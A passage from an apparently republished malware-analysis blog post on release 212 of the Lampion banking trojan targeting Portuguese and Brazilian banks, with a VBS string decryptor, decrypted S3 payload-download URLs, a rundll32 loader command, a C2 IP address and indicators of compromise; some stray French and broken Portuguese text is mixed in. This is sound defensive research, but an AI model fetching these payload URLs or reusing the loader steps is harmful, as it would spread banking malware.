


Figure 7: Source-code of the 2nd VBS file and the encrypted URLs that will download the last stage of the Lampion trojan banker.

From this point, the modus operandi and TTP are the same observed since 2019. The clear sign is the [same algorithm](#) used in 2019 to decrypt the hardcoded strings with the malicious URLs was used. The script can be downloaded from GitHub [here](#).

```

1  ' Decryptor
2  ' SI-LAB - www.seguranca-informatica.pt
3  ' Sample: 3358e748cfa028f9b256194eae25c12
4  ' @sirpedrotavares
5
6  Module VBModule
7  Sub Main()
8      Dim Ciphertext
9      Dim i
10     Dim oldAsc
11     Ciphertext = "8aQ>]hjqff1'0o2%-\tkLYa'jL^\{[m[e1hYb-Z!$m1U)e59k3i]#[OwHi{jc#-(F$bHcW\pwe;denBm$1_$TYZenc''%s&#Stp'_Ofxk"
12     Dim Decrypt
13     Const Offset = 10
14     Const minAsc = 33
15     Const maxAsc = 126
16
17
18     Dim Plaintext
19     Ciphertext = Mid(Ciphertext,3,Len(Ciphertext)-4)
20
21     For i=2 To Len(Ciphertext) Step 2
22         oldAsc = Asc(Mid(Ciphertext,i,1)) + Offset
23         If oldAsc > maxAsc Then
24             oldAsc = oldAsc - maxAsc + minAsc - 1
25         End If
26
27         Plaintext = Plaintext & Chr(oldAsc)
28     Next
29
30     Decrypt = Plaintext
31
32     Console.WriteLine(Decrypt)
33 End Sub
34 End Module
    
```

Figure 8: Lampion trojan VBS decryptor.

After running the script, we obtained the malicious URLs that download the next stage of Lampion trojan. Once again, the AWS S3 buckets were the criminals’ choice, as observed in the last releases of this malware.

```

1.   encrypted: "O{'^yJ7jRf:i_0<%r%#c=o{f=[Rhbi:e6dUWDb3isjRkt\U\0ik$zit)is?kYi`#\
    [DWcifjR#e(n$$WxcwW2pPe;dqWomFi3$ZYDeZc8%TiTeNflhYW>j][5ivj+[B$*pX_Df1'"
2.   decrypted: https://mypersonalstuffs.s3.us-east-2.amazonaws.com/soprateste.zip
3.
4.   encrypted: "eg1^xj5jZf)iP0a%r%
    <cZo[fU[(h&i8e9dZWmb%ijjOkz\M\+iz$Tiv)E$Qkxiq#M[bW<iDjO#4(A$kwfc2WJp`epdoWgmSi.$
    s#F*R-"
5.   decrypted: https://mypersonalstuffs.s3.us-east-2.amazonaws.com/P-17-4
    
```

The first DLL (the trojan loader) is a point of interest in this analysis. This file was also enlarged with lots of random BMP images inside – a well-known technique [that is being used by Latin American gangs](#) in their malware. This is a clear sign of cooperation between the several groups.

The **P-17-4 DLL** is then renamed when downloaded and injected into the memory via the DLL injection technique. The EAT function “**mJ8Lf9v0GZnptOVNB2I**” is triggered to start the DLL loader.C:\Windows\System32\rundll32.dll"%AppData%\Local\Temp\rand_folder\random_name.dll”
mJ8Lf9v0GZnptOVNB2I




Figure 9: Lampion DLLs – release 212 (February 2022).

The main goal of the DLL loader is just to unzip the 2nd DLL called “soprasteste.zip” which is protected with a hardcoded password. All the process from this point is the same as the last articles we have published, namely:

- [Targeting Portugal: A new trojan ‘Lampion’ has spread using template emails from the Portuguese Government Finance & Tax](#) – DECEMBER 2019
- [Lampion malware origin servers geolocated in Turkey](#), FEBRUARY 2020
- [Lampion malware v2 February 2020](#), FEBRUARY 2020
- [New release of Lampion trojan spreads in Portugal with some improvements on the VBS downloader](#), JULY 2020
- [Lampion trojan disseminated in Portugal using COVID-19 template](#), FEBRUARY 2021

Details of the Lampion release 212

The single task of the first DLL is just to unzip the 2nd one with a hardcoded password. As usual, the DLL inside **soprasteste.zip** carries a message in Chinese for researchers:




Figure 10: Message hardcoded inside the soprasteste.zip DLL (the Lampion itself) and part of the unzip process.

As usual, the trojan maintains intact its EAT since 2019. The call “**DoThisBicht**” is invoked from the DLL loader, and the malware starts its malicious activity. Figure 11 below shows the comparison of the EAT between the different versions from 2019 to 2022, and no differences were noticed.




Figure 32: Export Address Table (EAT) from the DLL inside 0.zip.

Figure 11: Export Address Table (EAT) from the DLL inside the soprateste.zip file (the Lampion trojan itself).

The target brands are the same observed in the past campaigns, with the focus on Brazilian and Portuguese banking organizations.

- 0x5106a0c (28): banco montepio
- 0x5106a38 (16): montepio
- 0x5106a6c (26): millenniumbcp
- 0x5106aa8 (18): Santander
- 0x5106ac8 (14): BPI Net
- 0x5106ae4 (18): Banco BPI
- 0x5106b18 (24): Caixadirecta
- 0x5106b40 (42): Caixadirecta Empresas
- 0x5106b8c (20): NOVO BANCO
- 0x5106bc4 (14): EuroBic
- 0x5106bfa (16): Credito Agricola
- 0x5106c24 (20): Login Page
- 0x5106c48 (22): CA Empresas
- 0x5106c80 (18): Bankinter
- 0x5106cb4 (20): ActivoBank
- 0x5107118 (36): itauaplicativo.exe
- 0x5109568 (14): TravaBB
- 0x5109586 (32): Banco do Brasil
- 0x51095b4 (16): Traazure
- 0x51095d6 (32): Caixa Economica
- 0x5109604 (20): Travsantos
- 0x510962a (20): Santander
- 0x510964c (14): Travsic
- 0x510966a (14): Sicred
- 0x5109688 (14): Travite

0x51096c0 (18): Travdesco
0x51096e2 (18): Bradesco
0x5109704 (22): BANRITRAVAR
0x510972a (18): Banrisul
0x510974c (20): TravaBitco
0x5109772 (32): Mercado Bitcoin
0x51097a0 (14): Travcit
0x51097be (18): Citibank
0x51097e0 (18): Travorigs
0x5109802 (30): Banco Original
0x5109830 (18): SICTRAVAR
0x5109852 (14): Sicoob

When started, the trojan collects information about the opened processes on the target machine. If the title of the pages matches the hardcoded strings presented above, then it starts the malicious overlay process that presents fake messages and windows impersonating the target bank to lure the victims.




Figure 12: Lampion overlay screens (courtesy of MillenniumBCP – Portugal).

No NOVO BANCO a privacidade e a prote
o dos dados pessoais dos seus clientes e dos demais
titulares de dados pessoais s
o fundamentais. Saiba como tratamos os seus dados, com quem
os partilhamos, durante quanto tempo os conservamos, bem como as formas de entrar em
contacto com o NOVO BANCO e de exercer os seus direitos.
O NOVO BANCO apenas recolhe e trata os dados pessoais necess
rios para lhe prestar um
o de qualidade e o mais personalizado poss
vel, enquanto Institui
rio Financeiro e Mediador de Seguros. O NOVO BANCO n
o trata dados pessoais
o sejam necess
o de servi
os acordada ou aos produtos adquiridos.
escolher o Santander
Somos um Banco de solidez reconhecida e que lhe oferece condi
es competitivas em v
produtos financeiros, assim como descontos para utilizar no dia a dia numa vasta rede de
parceiros. O Banco Santander tem mais de 120 milh
es de Clientes por todo o mundo. Conte
connosco mesmo fora de Portugal. Mantivemos resultados positivos, mesmo durante a crise
financeira, e refor
mos sustentadamente o apoio
economia. Este ano fomos distinguidos
como o "Banco do Ano em Portugal", "Melhor Banco em Portugal" e "Grande Banco 5 Estrelas".
mais um momento e n
o desligue seu computador durante este procedimento.
Este ano fomos distinguidos
como o "Banco do Ano em Portugal", "Melhor Banco em Portugal" e "Grande Banco 5 Estrelas".
mais um momento e n
o desligue seu computador durante este procedimento.
Constitui preocupa
o constante do Millennium bcp a prote
o adequada dos seus ativos de
o, de uma forma consistente com a sua import
ncia, valor e sensibilidade, com o
objetivo de garantir a sua confidencialidade, integridade e disponibilidade. Consequentemente,
o Millennium bcp tem implementado um conjunto de mecanismos e controlos de seguran
baseados nos melhores padr
es internacionais que lhe permitem mitigar, permanentemente, os
riscos associados a esta atividade. Lembre-se que a prote
o do seu computador e dos seus
dados depende de si. Aguarde mais um momento.
Somos um grande Grupo Financeiro privado portugu
s, com presen
a internacional e provada


Figure 13: Part of the hardcoded messages present on the Delphi forms that are exhibited during the trojan execution.

As mentioned, Lampion is using the same C2 server geolocated in Russia at least for two years. Figure 14 compares the Lampion release 207 – from 2020 – and the new release 212 – February 2022. As presented, the

server “5.188.9.28” has been used at least since 2020 by the criminals’ gang in order to orchestrate all the operations.

LAMPION VERSION: 207 WITH C2 SERVER GEOLOCATED IN RUSSIA: 5.188.9.28

“montepio - mozilla firefox”



LAMPION VERSION: 212 WITH C2 SERVER GEOLOCATED IN RUSSIA: 5.188.9.28



SAME C2 SERVER SEEN IN 2020 AND GEOLOCATED IN RUSSIA


Figure 14: Lampion is using the same C2 server observed in 2020 and geolocated in Russia.

Interestingly, the C2 server – a Windows machine – has the Microsoft RPC Endpoint Mapper service exposed, which allows mapping some of the services running on the machine, associated pipes, hostname, etc.

Through this information, it was possible to obtain the hostname of the remote machine: \WIN-344VU98D3RU.

After a quick search, the hostname seems to have already been associated with other malicious groups operating different types of malware, such as the **bazaar** (see the article here), and also **LockBit 2.0** ransomware (take a look here).

During this event, we believe that the attacker disclosed the remote workstation name **WIN-344VU98D3RU**.



Rien moins que 12 revendications renvoient à un hôte nommé s11302146, trois à WIN-03L5077VAQS, huit à **WIN-344VU98D3RU**, et seize à WIN-8SOTRFOOD96. Au total, il apparaît raisonnable d'estimer que LockBit 2.0 a réalisé au moins 60 attaques en moins que n'ont pu le laisser penser ses revendications.

Pour la franchise **LockBit 2.0** et ses affidés, l'intérêt de la manœuvre est double. Tout d'abord la franchise paraît ainsi plus active qu'en réalité – et donc plus attractive pour les cybermalfaiteurs.


[HTTPS://WWW.LEMAGIT.FR/ACTUALITES/252510802/RANSOMWARE-COMMENT-LA-FRANCHISE-LOCKBIT-20-GONFLE-ARTIFICIELLEMENT-SES-CHIFFRES](https://www.lemagit.fr/actualites/252510802/ransomware-comment-la-franchise-lockbit-20-gonfle-artificiellement-ses-chiffres)

[HTTPS://THEDFIRREPORT.COM/2021/11/29/CONTINUING-THE-BAZAR-RANSOMWARE-STORY/](https://thedfirreport.com/2021/11/29/continuing-the-bazar-ransomware-story/)

Figure 15: IoCs related to the hostname used by Lampions C2 server (**WIN-344VU98D3RU**).

Although it is not possible to confirm whether this is a hostname associated with other Cloud machines and used by legitimate systems, it was possible to identify that there are machines spread all over the world with the same hostname, and in some situations, only a few machines available per country.

In total, 81.503 machines were identified, with around 45k in The Netherlands, 25k in Russia, 2.5k Turkey, 2K Ukraine, 1.5k in US, etc.



Statistics Time
2022-02-24


Sites
128

Devices
81503


Global Map



Regional Distribution



The complete list of hosts can be found below.



Final Thoughts

Nowadays, we are facing a growing of Brazilian trojans at a very high speed. Each one of them with its peculiarities, TTPs, etc. With this in mind, criminals achieve a FUD condition that allows them to avoid detection and impact a large number of users around the world.

In this sense, monitoring these types of IoCs is a crucial point now, as it is expected that in the coming weeks or months new infections or waves can emerge.

Mitre Att&ck Matrix and Indicators of Compromise (IOCs) are available in the original post published by the cybersecurity researchers Pedro Tavares:

<https://seguranca-informatica.pt/the-hidden-c2-lampion-trojan-release-212-is-on-the-rise-and-using-a-c2-server-for-two-years/#.Yi32dnrMK5d>

About the author [Pedro Tavares](#):

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker, Malware Analyst and also a Security Evangelist. He is also a founding member and Pentester at CSIRT.UBI and founder of the security computer blog seguranca-informatica.pt.

Follow me on Twitter: [@securityaffairs](#) and [Facebook](#)

[adrotate banner="9"]	[adrotate banner="12"]
-----------------------	------------------------

[Pierluigi Paganini](#)

([SecurityAffairs](#) – hacking, Lampion trojan)

[adrotate banner="5"]

[adrotate banner="13"]



Source: <https://securityaffairs.co/wordpress/128975/malware/hidden-c2-lampion-trojan-release-212.html>